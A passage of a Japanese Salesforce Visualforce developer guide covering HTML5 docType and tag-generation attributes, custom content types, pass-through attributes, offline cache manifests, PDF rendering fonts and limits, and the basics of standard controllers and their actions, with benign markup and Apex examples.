問題の原因となる、HTML5 アプリケーションでのデフォルトの HTML の整理を緩和するには、`docType` を「html-5.0」に設定し、API バージョンを 28.0 以降に設定します。

API バージョン 28.0 以降では、`POSTBACK` コンテキストについて `docType="html-5.0"` を使用した Visualforce ページの整理動作が変更され、HTML5 タグと属性が削除されなくなりました。Visualforce では常に、すべてのページで保存時に XML が正確であるかどうかが検証され、ページの XML 形式が適切であることが要求されますが、後処理での整理では `POSTBACK` 要求の不明なタグまたは属性は削除されなくなりました。これにより、HTML 属性を幅広く使用する HTML5 および JavaScript フレームワークの操作が非常に簡単になります。

最新のブラウザは独自の整理を非常に効果的に行いますが、有効なマークアップの表示に比べて動作の一貫性に欠けます。`html-5.0` モードでの HTML の整理の削減はセーフティネットの減少を表しますが、その代わりに柔軟性が大幅に向上します。この緩和された整理モードは、このモードが必要な HTML5 ページでのみ、HTML 検証およびデバッグツールと共に使用することをお勧めします。

メモ: API バージョン 28.0 以降では、ページに対する `docType` の判定方法の範囲が異なります。`<apex:include>` を使用して子ページをルートページに追加する場合、階層内のいずれかのページが `docType="html-5.0"` に設定され、ルートページが API バージョン 28.0 以降に設定されていると、ページ階層全体が `html-5.0` モードで表示されます。

<html> および <body> タグの自動生成の手動による無効化

<apex:page> タグの applyHtmlTag および applyBodyTag 属性を使用して、<html> および <body> タグの自動生成を抑制し、手動で静的マークアップをページに追加します。

次の例で、この方法を示します。

```
<apex:page showHeader="false" sidebar="false" standardStylesheets="false"

    applyHtmlTag="false" applyBodyTag="false" docType="html-5.0">



<html>

    <body>

        <header>

            <h1>Congratulations!</h1>

        </header>

        <article>

            <p>This page looks almost like HTML5!</p>

        </article>

    </body>

</html>



</apex:page>
```

これらの属性の動作は互いに独立して機能し、true、false、設定なしを組み合わせて使用できます。両方の属性がデフォルトの true に設定されると、<html> および <body> タグの自動生成が保持されます。どちらかが false に設定されると、対応するタグをマークアップに自分で追加する必要があります。このモードでは、ユーザが無効なタグの組み合わせや、最新のブラウザでも処理できない属性を作成するのを Visualforce で防止できません。

メモ: applyHtmlTag および applyBodyTag の値に関係なく、<head> セクションは必要に応じて常に生成されます。たとえば、<apex:includeScript> または <apex:stylesheet> タグを使用したり、ページの title を設定したりすると、<head> タグが生成されます。

ただし、これには 1 つの例外があります。applyHtmlTag が false に設定され、ページに <apex:includeScript> 以外の要素がない場合、<head> は生成されません。たとえば、次のコードでは <body> タグは自動的に追加されますが、<head> セクションは追加されません。

```
<apex:page showHeader="false" applyHtmlTag="false">
```

```
<html>

    <apex:includeScript
value="//ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min.js"/>

</html>

</apex:page>
```

この動作により、実際のページに問題が生じることはありません。

applyHtmlTag 属性は、API バージョン 27.0 以降に設定された Visualforce ページの <apex:page> タグで使用できます。applyBodyTag 属性は、API バージョン 28.0 以降に設定された Visualforce ページの <apex:page> タグで使用できます。どちらの場合も、他に次の制限があります。

- showHeader 属性は、ページについては false に設定する必要があります (例: <apex:page showHeader="false">)。
- contentType 属性は "text/html" (デフォルト) に設定する必要があります。
- 最上位、つまり最も外側の <apex:page> タグの値が使用されます。<apex:include> タグを使用して追加されたページ上の applyHtmlTag および applyBodyTag 属性は無視されます。

空の HTML5「コンテナ」ページの作成

ほとんどの Visualforce をスキップして独自のマークアップを追加する場合は、空のコンテナページを使用します。コンテナページは、HTML5 およびモバイル開発や、標準の Visualforce 出力が適さないその他の Web アプリケーションで特に有効です。

リモートオブジェクト、JavaScript Remoting、またはその他の Force.com API を使用してサービス要求を実行し、結果を JavaScript で表示します。

次のコードは、初歩的なサンプルコンテナページです。

```
<apex:page docType="html-5.0" applyHtmlTag="false" applyBodyTag="false"

           showHeader="false" sidebar="false" standardStylesheets="false"

           title="Unused Title">

<html>



    <head>

        <title>HTML5 Container Page</title>

    </head>



    <body>
```

```
        <h1>An Almost Empty Page</h1>


        <p>This is a very simple page.</p>
    </body>


</html>

</apex:page>
```

<apex:page> コンポーネントとその属性は、コンテナページの定義の中心部分です。

- docType="html-5.0" で、ページが最新の HTML5 docType を使用するように設定します。
- applyHtmlTag="false" および applyBodyTag="false" では、ユーザのマークアップで <html> および <body> タグが指定されるため、Visualforce に独自に生成しないように指示します。

  メモ: applyHtmlTag または applyBodyTag を false に設定した場合、<apex:page> コンポーネントの title 属性は無視されます。

- showHeader="false"、sidebar="false"、および standardStylesheets="false" 属性では、Salesforce ユーザインターフェースとビジュアルデザインを Visualforce ページに追加する標準ヘッダー、サイドバー、およびスタイルシートが抑制されます。

コンテナページでは <head> タグは必須ではありませんが、使用をお勧めします。値を <head> 要素に追加する必要がある場合、<head> タグを自分で追加する必要があります。その場合、Visualforce は、それに必要な値を <head> に追加します。それ以外の場合、Visualforce が独自の <head> を表示して、必要な値を追加します。

<apex:includeScript>、<apex:stylesheet>、<apex:image> などの Visualforce コンポーネントを使用してページ上の静的リソースを参照できます。<apex:includeScript> および <apex:stylesheet> の出力が <head> 要素に追加されます。追加しないと、Visualforce が独自の出力を追加します。<apex:image> 出力は、配置されたページ上の任意の場所に表示されます。

メモ: 「空」の Visualforce ページには最小限の HTML マークアップが表示されますが、それは完全な空ではないか、制御できないリソースが含まれます。計測など、Visualforce に不可欠な JavaScript コードは依然として追加されます。Visualforce は、ユーザが追加したマークアップに必要なリソースも自動的に追加します。たとえば、ユーザがコードで使用していれば、リモートオブジェクトまたは JavaScript Remoting リソースへの参照を追加します。

カスタム文書型の使用

Visualforce ページに異なる文書型 (または DTD) を指定するには、<apex:page> タグの docType 属性を使用します。この属性によってページの先頭にある文書型宣言が変更されます。これは、HTML5 を使用する場合に特に便利で、ブラウザの互換性の問題に対処できる場合もあります。

デフォルトでは、Visualforce ページは、HTML 4.01 Transitional という文書型で配信されます。特に、ページはこの文書型宣言で開始します。

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
```

Visualforce ページに異なる文書型を指定するには、<apex:page> タグの docType 属性を使用します。

docType 属性は、文書型を表す文字列を取ります。文字列の形式は次のとおりです。

```
<doctype>-<version>[-<variant>]
```

各項目は次のとおりです。

- doctype は html か xhtml のいずれか
- version は doctype で有効な10進数のバージョン番号
- variant は次のいずれか(含まれる場合)
  - すべての html 文書型と xhmtl-1.0 文書型については、strict、transitional、または frameset
  - xhmtl-1.1 文書型については、<blank> または basic

無効な文書型が指定されている場合は、デフォルトの文書型が使用されます。有効な HTML 文書型の詳細は、W3C の Web サイトにあるリストを参照してください。

メモ: Summer '13 では、ページの docType の判定方法の範囲が異なります。<apex:include> タグを使用してページをメインページに追加する場合、階層内のいずれかのページが docType="html-5.0" に設定されていると、ページ階層全体がそのモードで表示されます。

カスタム文書型の例

XHTML 1.0 Strict 文書型の Visualforce ページを作成するには、<apex:page> タグの docType 属性を使用し、xhtml-1.0-strict という値を指定します。

```
<apex:page docType="xhtml-1.0-strict" title="Strictly XHTML"

    showHeader="false" sidebar="false">

    <h1>This is Strict XHTML!</h1>

    <p>

        Remember to close your tags correctly:<br/>

        <apex:image url="/img/icon-person.gif" alt="Person icon"/>

    </p>

</apex:page>
```

メモ: Visualforce では、文書型と一致させるためにコンポーネントが生成したマークアップを変更したり、ヘッダーやサイドバーのような標準の Salesforce 要素のマークアップを変更したりすることはありません。Salesforce 要素は、大半の文書型で有効であり、どの文書型でも適切に機能しますが、厳格な文書型を選択

して HTML 検証テストを通過させる場合、標準の Salesforce 要素の停止か置き換えが必要になる場合があります。

カスタム ContentType の使用

Visualforce ページに異なる形式を指定するには、`<apex:page>` タグの `ContentType` 属性を使用します。これは、応答の `Content-Type` HTTP ヘッダーをページの `ContentType` 属性の値に設定します。

`ContentType` 属性は、`application/vnd.ms-excel`、`text/csv`、`image/gif` などの、Multipurpose Internet Mail Extension (MIME) メディアタイプを値として取ります。

メモ: 無効な `ContentType` を設定すると、ブラウザが予期しない動作をすることがあります。有効な MIME メディアタイプの詳細は、http://www.iana.org/assignments/media-types/を参照してください。

Microsoft Excel ContentType の例

Visualforce ページデータを Microsoft Excel スプレッドシートに表示するには、`<apex:page>` タグの `contentType` 属性を使用し、`application/vnd.ms-excel` という値を指定します。

たとえば、次のページは取引先責任者の簡単なリストを作成します。これは、「ページでのデータのテーブルの作成」 (ページ 48)で示した例の簡易版です。

```
<apex:page standardController="Account">


  <!-- This page must be accessed with an Account Id in the URL. For example:

      https://<salesforceInstance>/apex/myPage?id=001D000000JRBet -->


    <apex:pageBlock title="Contacts">

        <apex:pageBlockTable value="{!account.Contacts}" var="contact">

            <apex:column value="{!contact.Name}"/>

            <apex:column value="{!contact.MailingCity}"/>

            <apex:column value="{!contact.Phone}"/>

        </apex:pageBlockTable>

    </apex:pageBlock>

</apex:page>
```

このページを Excel で表示するには、次のように contentType 属性を <apex:page> タグに追加します。

```
<apex:page standardController="Account" contentType="application/vnd.ms-excel">

    <apex:pageBlock title="Contacts">

        <apex:pageBlockTable value="{!account.Contacts}" var="contact">

            <apex:column value="{!contact.Name}"/>

            <apex:column value="{!contact.MailingCity}"/>

            <apex:column value="{!contact.Phone}"/>

        </apex:pageBlockTable>

    </apex:pageBlock>

</apex:page>
```

Excel でページが正しく表示されない場合は、text/csv など、別の MIME タイプを試してみてください。

Visualforce コンポーネントのカスタム HTML 属性の設定

任意の属性を多くの Visualforce コンポーネントに追加し、表示される HTML に「パススルー」することができます。たとえば、Visualforce と jQuery Mobile、AngularJS、Knockout などの JavaScript フレームワークを併用するとき、data-* またはその他の属性をフレームワーク関数を有効化するフックとして使用する場合に、この機能は便利です。

パススルー属性は、placeholder「ゴースト」テキスト、pattern クライアント側検証、title ヘルプテキスト属性などの HTML5 機能の使いやすさを向上させるためにも使用できます。

重要: HTML5 機能の動作は Visualforce ではなくユーザのブラウザによって決まり、ブラウザによって大幅に異なります。これらの機能を使用する場合は、サポート予定のすべてのブラウザとデバイスで早目に頻繁にテストしてください。

パススルー属性を <apex:outputPanel> コンポーネントなどに追加するには、属性に「html-」のプレフィックスを付け、通常どおりに属性値を設定します。

```
<apex:page showHeader="false" standardStylesheets="false" doctype="html-5.0">


    <apex:outputPanel layout="block" html-data-role="panel" html-data-id="menu">

        <apex:insert name="menu"/>

    </apex:outputPanel>


    <apex:outputPanel layout="block" html-data-role="panel" html-data-id="main">
```

```
        <apex:insert name="main"/>

    </apex:outputPanel>


</apex:page>
```

これにより、次のような HTML 出力が作成されます。

```
<!DOCTYPE HTML>

<html>

<head> ... </head>

<div id="..." data-id="menu" data-role="panel">

    <!-- contents of menu -->

</div>



<div id="..." data-id="main" data-role="panel">

    <!-- contents of main -->

</div>

</html>
```

「html-」で始まる属性はすべて、「html-」を削除して、表示される HTML にパススルーされます。

メモ: コンポーネントの組み込みの属性と競合するパススルー属性を使用すると、コンパイルエラーが発生します。

パススルー属性は、次の Visualforce コンポーネントでサポートされています。

- <apex:column>
- <apex:commandButton>
- <apex:commandLink>
- <apex:component>
- <apex:dataTable>
- <apex:form>
- <apex:iframe>
- <apex:image>
- <apex:includeScript>
- <apex:input>
- <apex:inputCheckbox>
- <apex:inputField>

- <apex:inputHidden>
- <apex:inputSecret>
- <apex:inputText>
- <apex:inputTextarea>
- <apex:messages>
- <apex:outputField>
- <apex:outputLabel>
- <apex:outputLink>
- <apex:outputPanel>
- <apex:outputText>
- <apex:page>
- <apex:pageBlock>
- <apex:pageBlockButtons>
- <apex:pageBlockSection>
- <apex:pageBlockSectionItem>
- <apex:pageBlockTable>
- <apex:panelBar>
- <apex:panelBarItem>
- <apex:panelGrid>
- <apex:sectionHeader>
- <apex:selectCheckboxes>
- <apex:selectList>
- <apex:selectOption>
- <apex:selectOptions>
- <apex:selectRadio>
- <apex:stylesheet>
- <apex:tab>
- <apex:tabPanel>

表示された HTML へのパススルー属性の追加場所など、個々のコンポーネントについての詳細は、「標準のコンポーネントの参照」 (ページ 481)を参照してください。

パススルー属性をサポートするコンポーネントを使用して生成できない HTML マークアップを作成するには、Visualforce タグと静的 HTML を組み合わせます。たとえば、jQuery Mobile の `listview` を作成するには、`<apex:repeat>` タグと必要な HTML タグを組み合わせます。

```
<ul data-role="listview" data-inset="true" data-filter="true">

    <apex:repeat value="{! someListOfItems}" var="item">

        <li><a href="#">{! item.Name}</a></li>

    </apex:repeat>
```

```
</ul>
```

パススルー属性は、動的 Visualforce ではサポートされていません。

HTML5 manifest 属性を使用したオフラインキャッシュ

<apex:page> タグの manifest 属性を使用して、ページの重要なリソースをオフラインでキャッシュするために HTML5 キャッシュマニフェストを設定できます。

manifest 属性の値は、生成された HTML に渡されます。例:

```
<apex:page showHeader="false" sidebar="false" standardStylesheets="false"

    docType="html-5.0" manifest="/apex/CacheManifest">



        <header>

            <h1>Congratulations!</h1>

        </header>

        <article>

            <p>This page looks almost like HTML5!</p>

        </article>



</apex:page>
```

<html> タグは次のようになります。

```
<html manifest="/apex/CacheManifest">
```

manifest 属性は、API バージョン 28.0 以降に設定された Visualforce ページの <apex:page> タグで使用できます。また、applyHtmlTag が true (デフォルト) に設定されている必要もあります。

Visualforce を使用して、ページのキャッシュマニフェストを指定できます。たとえば、上記の例で参照される CacheManifest ページは、次のようになります。

```
<apex:page contentType="text/cache-manifest" applyHtmlTag="false"

     standardStylesheets="false" showHeader="false">

CACHE MANIFEST

index.html

stylesheet.css
```

```
images/logo.png

scripts/main.js

</apex:page>
```

PDF 形式での Visualforce ページの表示

ページのダウンロードや印刷ができるように、PDF 形式で Visualforce ページを表示します。これを行うには、<apex:page> タグで renderAs="pdf" を設定します。

<apex:page> タグを変更するだけで、ページを PDF 形式に変換できます。

```
<apex:page renderAs="pdf">
```


PDF として表示された Visualforce ページは、ブラウザ設定に応じて、ブラウザに表示されるか PDF ファイルとしてダウンロードされます。

いくつかの取引先の詳細を PDF として表示するページの簡単な例を次に示します。

```
<apex:page standardController="Account" renderAs="pdf">


<apex:stylesheet value="{!URLFOR($Resource.Styles,'pdf.css')}"/>


<h1>Welcome to Universal Samples!</h1>


<p>Thank you, <b><apex:outputText value=" {!Account.Name}"/></b>, for

   becoming a new account with Universal Samples.</p>


<p>Your account details are:</p>


<table>

<tr><th>Account Name</th>

    <td><apex:outputText value="{!Account.Name}"/></td>

    </tr>

<tr><th>Account Rep</th>
```

```
    <td><apex:outputText value="{!Account.Owner.Name}"/></td>
    </tr>
<tr><th>Customer Since</th>
    <td><apex:outputText value="{0,date,long}">
        <apex:param value="{!Account.CreatedDate}"/>
        </apex:outputText></td>
    </tr>
</table>

</apex:page>
```

PDF として表示された Visualforce ページ



Visualforce PDF 表示の使用時に使用可能なフォント

Visualforce PDF 表示でサポートされるフォントのセットは限られています。PDF 出力を期待どおりに表示するには、次のフォント名を使用してください。

ページをPDFとして表示する場合、次のフォントを使用できます。各書体で最初に記載されている `font-family` 値が推奨値です。

書体	使用する `font-family` スタイル値 (フォントシノニム)
Arial Unicode MS	• Arial Unicode MS
Helvetica	• sans-serif • SansSerif • Dialog
Times	• serif • Times
Courier	• Monospace • Courier • Monospaced • DialogInput

メモ:

- これらのルールは、サーバ側での PDF 表示に適用されます。ページを Web ブラウザで表示すると、異なる結果になる場合があります。
- 上記以外の値のスタイルを使用したテキストは、デフォルトのフォントスタイルである Times になります。つまり、Helvetica の書体で表示するには Helvetica のシノニムを使用しますが、font-family スタイルに「Helvetica」を使用すると Times として表示されてしまいます。「sans-serif」を使用することをお勧めします。
- Arial Unicode MS は、使用可能な唯一のマルチバイトフォントで、Latin 文字セットを使用しない言語の拡張文字セットをサポートします。

PDF 表示のフォントテストページ

次のページを使用して、Visualforce PDF 表示エンジンでフォント表示をテストできます。

```
<apex:page showHeader="false" standardStylesheets="false"

    controller="SaveToPDF" renderAs="{! renderAs }">
```

```
<apex:form rendered="{! showPrintLink }" style="text-align: right; margin: 10px;">
    <div><apex:commandLink action="{! print }" value="Save to PDF"/></div>
    <hr/>
</apex:form>

<h1>PDF Fonts Test Page</h1>

<p>This text, which has no styles applied, is styled in the default font for the
   Visualforce PDF rendering engine.</p>

<p>The fonts available when rendering a page as a PDF are as follows. The first
listed <code>font-family</code> value for each typeface is the recommended choice.</p>

<table border="1" cellpadding="6">
<tr><th>Font Name</th><th>Style <code>font-family</code> Value to Use (Synonyms)</th></tr>
<tr><td><span style="font-family: Arial Unicode MS; font-size: 14pt; ">Arial
    Unicode MS</span></td><td><ul>
   <li><span style="font-family: Arial Unicode MS; font-size: 14pt;">Arial Unicode
MS</span></li>
    </ul></td></tr>
<tr><td><span style="font-family: Helvetica; font-size: 14pt;">Helvetica</span></td>
    <td><ul>
   <li><span style="font-family: sans-serif; font-size: 14pt;">sans-serif</span></li>
   <li><span style="font-family: SansSerif; font-size: 14pt;">SansSerif</span></li>
   <li><span style="font-family: Dialog; font-size: 14pt;">Dialog</span></li>
    </ul></td></tr>
<tr><td><span style="font-family: Times; font-size: 14pt;">Times</span></td><td><ul>
   <li><span style="font-family: serif; font-size: 14pt;">serif</span></li>
```

```
   <li><span style="font-family: Times; font-size: 14pt;">Times</span></li>
</ul></td></tr>
<tr><td><span style="font-family: Courier; font-size: 14pt;">Courier</span></td>
    <td><ul>
    <li><span style="font-family: monospace; font-size: 14pt;">monospace</span></li>
    <li><span style="font-family: Courier; font-size: 14pt;">Courier</span></li>
    <li><span style="font-family: Monospaced; font-size: 14pt;">Monospaced</span></li>
    <li><span style="font-family: DialogInput; font-size: 14pt;">DialogInput</span></li>
</ul></td></tr>
</table>


<p><strong>Notes:</strong>
<ul>
<li>These rules apply to server-side PDF rendering. You might see different results
    when viewing this page in a web browser.</li>
<li>Text styled with any value besides those listed above receives the default font
    style, Times. This means that, ironically, while Helvetica's synonyms render as
    Helvetica, using "Helvetica" for the font-family style renders as Times.
    We recommend using "sans-serif".</li>
<li>Arial Unicode MS is the only multibyte font available, providing support for the
    extended character sets of languages that don't use the Latin character set.</li>
</ul>
</p>


</apex:page>
```

上述のページでは、単純な「PDF に保存」機能を提供する次のコントローラを使用します。

```
public with sharing class SaveToPDF {
```

```
    // Determines whether page is rendered as a PDF or just displayed as HTML
    public String renderAs { get; set; }

    // Determines whether to show the "Save As PDF" interface
    public Boolean getShowPrintLink() {
        return ( (renderAs == null) || ( ! renderAs.startsWith('PDF')) );
    }

    // Action method to "print" to PDF
    public PageReference print() {
        renderAs = 'PDF';
        return null;
    }

}
```

Visualforce PDF 表示の考慮事項および制限

Visualforce PDF 表示サービスには、PDF を表示するページを設計するときに考慮する必要のあるいくつかの制限があります。本番環境で使用する前にページの PDF 版の形式や外観を必ず確認してください。

Visualforce PDF 表示サービスの制限は次のとおりです。

- サポートされている表示サービスは PDF のみです。
- Visualforce ページを PDF として表示する機能は、印刷用にデザインされ、最適化されたページのためのものです。
- 印刷用の書式設定が容易ではないか、入力やボタンなどのフォーム要素が含まれる標準コンポーネント、または書式設定に JavaScript が必要なコンポーネントは使用しないでください。これには、フォーム要素が必要なコンポーネントなどが含まれますが、これに限定されません。
- PDF 表示では、JavaScript で表示されるコンテンツはサポートされていません。
- Salesforce1 では、PDF 表示はサポートされていません。
- ページで使用するフォントは、Visualforce PDF 表示サービスで使用できる必要があります。Web フォントはサポートされていません。

- PDFでページのすべてのテキスト(特に日本語などのマルチバイト文字やアクセント記号付きの国際文字)が表示されない場合は、CSS のフォントを調整してそれに対応するフォントを使用します。次に例を示します。

```
<apex:page showHeader="false" applyBodyTag="false" renderAs="pdf">

    <head>

        <style>

            body { font-family: 'Arial Unicode MS'; }

        </style>

    </head>

    <body>



    これはサンプルページです。<br/>

    This is a sample page: API version 28.0



    </body>

</apex:page>
```

  現在、マルチバイト文字を含む拡張文字セットでサポートされているフォントは「Arial Unicode MS」のみです。
- インライン CSS スタイルを使用する場合、上記の例のように、API バージョンを 28.0 以降に設定して、`<apex:page applyBodyTag="false">` を設定し、有効な静的 `<head>` および `<body>` タグをページに追加する必要があります。
- PDF 作成時の最大応答サイズは、PDF として表示される*前*で 15 MB 未満です。これは Visualforce 要求の標準制限です。
- 生成される PDF の最大ファイルサイズは、60 MB です。
- 生成された PDF に含まれるすべての画像の最大合計サイズは 30 MB です。
- PDF 表示では、`data:` URI スキーム形式で符号化された画像はサポートされていません。
- 次のコンポーネントは、PDFとして表示するときに 2 バイトのフォントをサポートしません。
  - `<apex:pageBlock>`
  - `<apex:sectionHeader>`

  PDF として表示するページでこのようなコンポーネントを使用することはお勧めしません。

第 5 章　　標準コントローラ

Visualforce コントローラは、関連付けられた Visualforce マークアップで指定されたコンポーネントをユーザが操作 (ボタンやリンクのクリックなど) したときの動作を指定する命令のセットです。コントローラを使用すると、ページに表示されるデータにアクセスでき、また、コンポーネントの動作を変更できます。

Force.com プラットフォームでは、標準の Salesforce ページで使用されるものと同じ機能とロジックを持つ多くの標準コントローラが提供されます。たとえば、標準取引先コントローラを使用する場合、Visualforce ページで [保存] ボタンをクリックした場合、標準の取引先編集ページで [保存] をクリックした場合と同じ動作が行われます。

標準コントローラは、Force.com API を使用してクエリできる Salesforce オブジェクトのすべてに存在します。

標準コントローラの使用に関する詳細は、次のトピックを参照してください。

- Visualforce ページへの標準コントローラの関連付け
- 標準コントローラによるデータへのアクセス
- 標準コントローラアクションの使用
- 入力規則と標準コントローラ
- 標準コントローラを使用するページのスタイル設定
- オブジェクトのアクセシビリティの確認
- カスタムコントローラおよびコントローラ拡張

Visualforce ページへの標準コントローラの関連付け

標準コントローラを Visualforce ページに関連付けるには、`<apex:page>` タグで `standardController` 属性を使用し、Force.com API を使用してクエリ可能な Salesforce オブジェクトの名前をそれに割り当てます。

たとえば、ページを MyCustomObject という名前のカスタムオブジェクトの標準コントローラに関連付けるには、次のマークアップを使用します。

```
<apex:page standardController="MyCustomObject__c">

</apex:page>
```

メモ: `<apex:page>` タグで `standardController` 属性を使用する場合、同時に `controller` 属性を使用することはできません。

標準コントローラによるデータへのアクセス

すべての標準コントローラには、ページ URL の `id` クエリ文字列パラメータで指定されたレコードを返す getter メソッドが含まれます。このメソッドを使用すると、関連付けられたページマークアップが `{!object}` 構文 (*object* はコントローラに関連付けられたオブジェクトの小文字の名前) を使用して、コンテキストレコードの項目を参照できます。たとえば、標準取引先コントローラを使用するページは、`{!account.name}` を使用して、現在コンテキストにある取引先の `name` 項目の値を返すことができます。

メモ: getter メソッドを正常に実行するには、URL の `id` クエリ文字列パラメータで指定されたレコードが標準コントローラと同じ型である必要があります。たとえば、標準取引先コントローラを使用するページが返せるのは取引先レコードのみです。取引先責任者レコード ID が `id` クエリ文字列パラメータで指定されている場合、`{!account}` 式ではデータは返されません。

Force.com API でのクエリと同様に、差し込み項目の構文を使用して関連するレコードからデータを取得できます。

- 子-親リレーションは、最大 5 レベルまでトラバースできます。たとえば、取引先責任者標準コントローラを使用している場合、`{!contact.Account.Owner.FirstName}` (3 レベルの子-親リレーション) を使用して、その取引先責任者に関連付けられている取引先レコードの所有者名を返すことができます。
- 親-子リレーションは、1 レベルをトラバースできます。たとえば、標準取引先コントローラを使用している場合、`{!account.Contacts}` を使用して、現在コンテキストにある取引先に関連付けられているすべての取引先責任者の配列を返すことができます。

標準コントローラアクションの使用

action メソッドは、ユーザがボタンをクリックしたり、ページ内のある領域にマウスポインタを移動したりするなどのページイベントが発生すると、ロジックまたはナビゲーションを実行します。次のいずれかのタグの `action` パラメータに `{! }` 表記を使用することによって、ページマークアップから action メソッドをコールできます。

- `<apex:commandButton>` はアクションをコールするボタンを作成する
- `<apex:commandLink>` はアクションをコールするリンクを作成する
- `<apex:actionPoller>` は定期的にアクションをコールする
- `<apex:actionSupport>` は、別の名前つきのコンポーネントにイベント (「onclick」、「onmouseover」など) を作成し、アクションをコールする
- `<apex:actionFunction>` は、アクションをコールする新しい JavaScript 関数を定義する
- `<apex:page>` はページが読み込まれると、アクションをコールする

次の表に、すべての標準コントローラでサポートされる action メソッドの一覧を示します。これらのアクションは、`action` 属性が含まれる Visualforce コンポーネントに関連付けることができます。

アクション	説明
`save`	新規レコードを挿入するか、既存のレコードが現在コンテキストにある場合はそれを更新します。この操作が完了した後、`save` アクションは、元のページ (わ

アクション	説明
	かっている場合) にユーザを戻すか、保存したレコードの詳細ページにユーザを移動します。
quicksave	新規レコードを挿入するか、既存のレコードが現在コンテキストにある場合はそれを更新します。save アクションとは異なり、このページはユーザを別のページにリダイレクトしません。
edit	現在コンテキストにあるレコードの編集ページにユーザを移動します。この操作が完了した後、edit アクションは、最初にユーザがアクションを呼び出したページにユーザを戻します。
delete	現在コンテキストにあるレコードを削除します。この操作が完了した後、delete アクションは、ページを更新するか、関連付けられたオブジェクトのタブにユーザを移動します。
cancel	編集操作を中止します。この操作が完了した後、cancel アクションは、最初にユーザが編集を呼び出したページにユーザを戻します。
list	そのオブジェクトに対して最近使用されたリスト検索条件に基づいて、標準リストページの PageReference オブジェクトを返します。たとえば、標準コントローラが contact で、ユーザが表示した最近検索されたリストが New Last Week (先週に新規作成) の場合、先週作成された取引先責任者が表示されます。

たとえば、次のページでは取引先を更新できます。[保存] をクリックすると、save アクションが標準コントローラでトリガされ、取引先が更新されます。

```
<apex:page standardController="Account">

  <apex:form>

    <apex:pageBlock title="My Content" mode="edit">

      <apex:pageBlockButtons>

        <apex:commandButton action="{!save}" value="Save"/>

      </apex:pageBlockButtons>

      <apex:pageBlockSection title="My Content Section" columns="2">

        <apex:inputField value="{!account.name}"/>

        <apex:inputField value="{!account.site}"/>

        <apex:inputField value="{!account.type}"/>

        <apex:inputField value="{!account.accountNumber}"/>

      </apex:pageBlockSection>
```

```
    </apex:pageBlock>

  </apex:form>

</apex:page>
```

メモ: このページに取引先データを表示するには、有効な取引先レコードのIDをページのURLのクエリパラメータとして指定する必要があります。次に例を示します。

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

レコードのIDの取得についての詳細は、「Visualforceによる項目値の表示」(ページ21)を参照してください。

メモ: 標準コントローラの save、quicksave、edit、または delete アクションに関連付けられたコマンドボタンとリンクは、ユーザに適切な権限がある場合にのみ表示されます。同様に、特定のレコードがページに関連付けられていない場合、edit および delete アクションに関連付けられたコマンドボタンとリンクは表示されません。

入力規則と標準コントローラ

標準コントローラを使用するVisualforceページにユーザがデータを入力し、そのデータが入力規則エラーになった場合、エラーがVisualforceページに表示されることがあります。入力規則エラーの場所が <apex:inputField> コンポーネントに関連付けられた項目の場合、エラーはそこに表示されます。入力規則エラーの場所がページ上部に設定されている場合は、<apex:page> 内の <apex:pageMessages> または <apex:messages> コンポーネントを使用してエラーを表示します。

標準コントローラを使用するページのスタイル設定

標準コントローラに関連付けられたページは、指定されたオブジェクトに関連付けられた標準のSalesforceページに使用されているスタイルを自動的に継承します。つまり、指定されたオブジェクトのタブが選択された状態で表示され、関連付けられたタブ色がすべてのページ要素のスタイルに使用されます。

標準コントローラを使用するページのスタイルは、<apex:page> タグの tabStyle 属性を使用して上書きできます。たとえば、次のページでは標準取引先コントローラを使用しますが、[商談] タブを強調表示し、[商談] タブの黄色を使用するページを表示します。

```
<apex:page standardController="Account" tabStyle="Opportunity">

</apex:page>
```

MyCustomObject に関連付けられたスタイルを使用するには、次のように指定します。

```
<apex:page standardController="Account" tabStyle="MyCustomObject__c">

</apex:page>
```

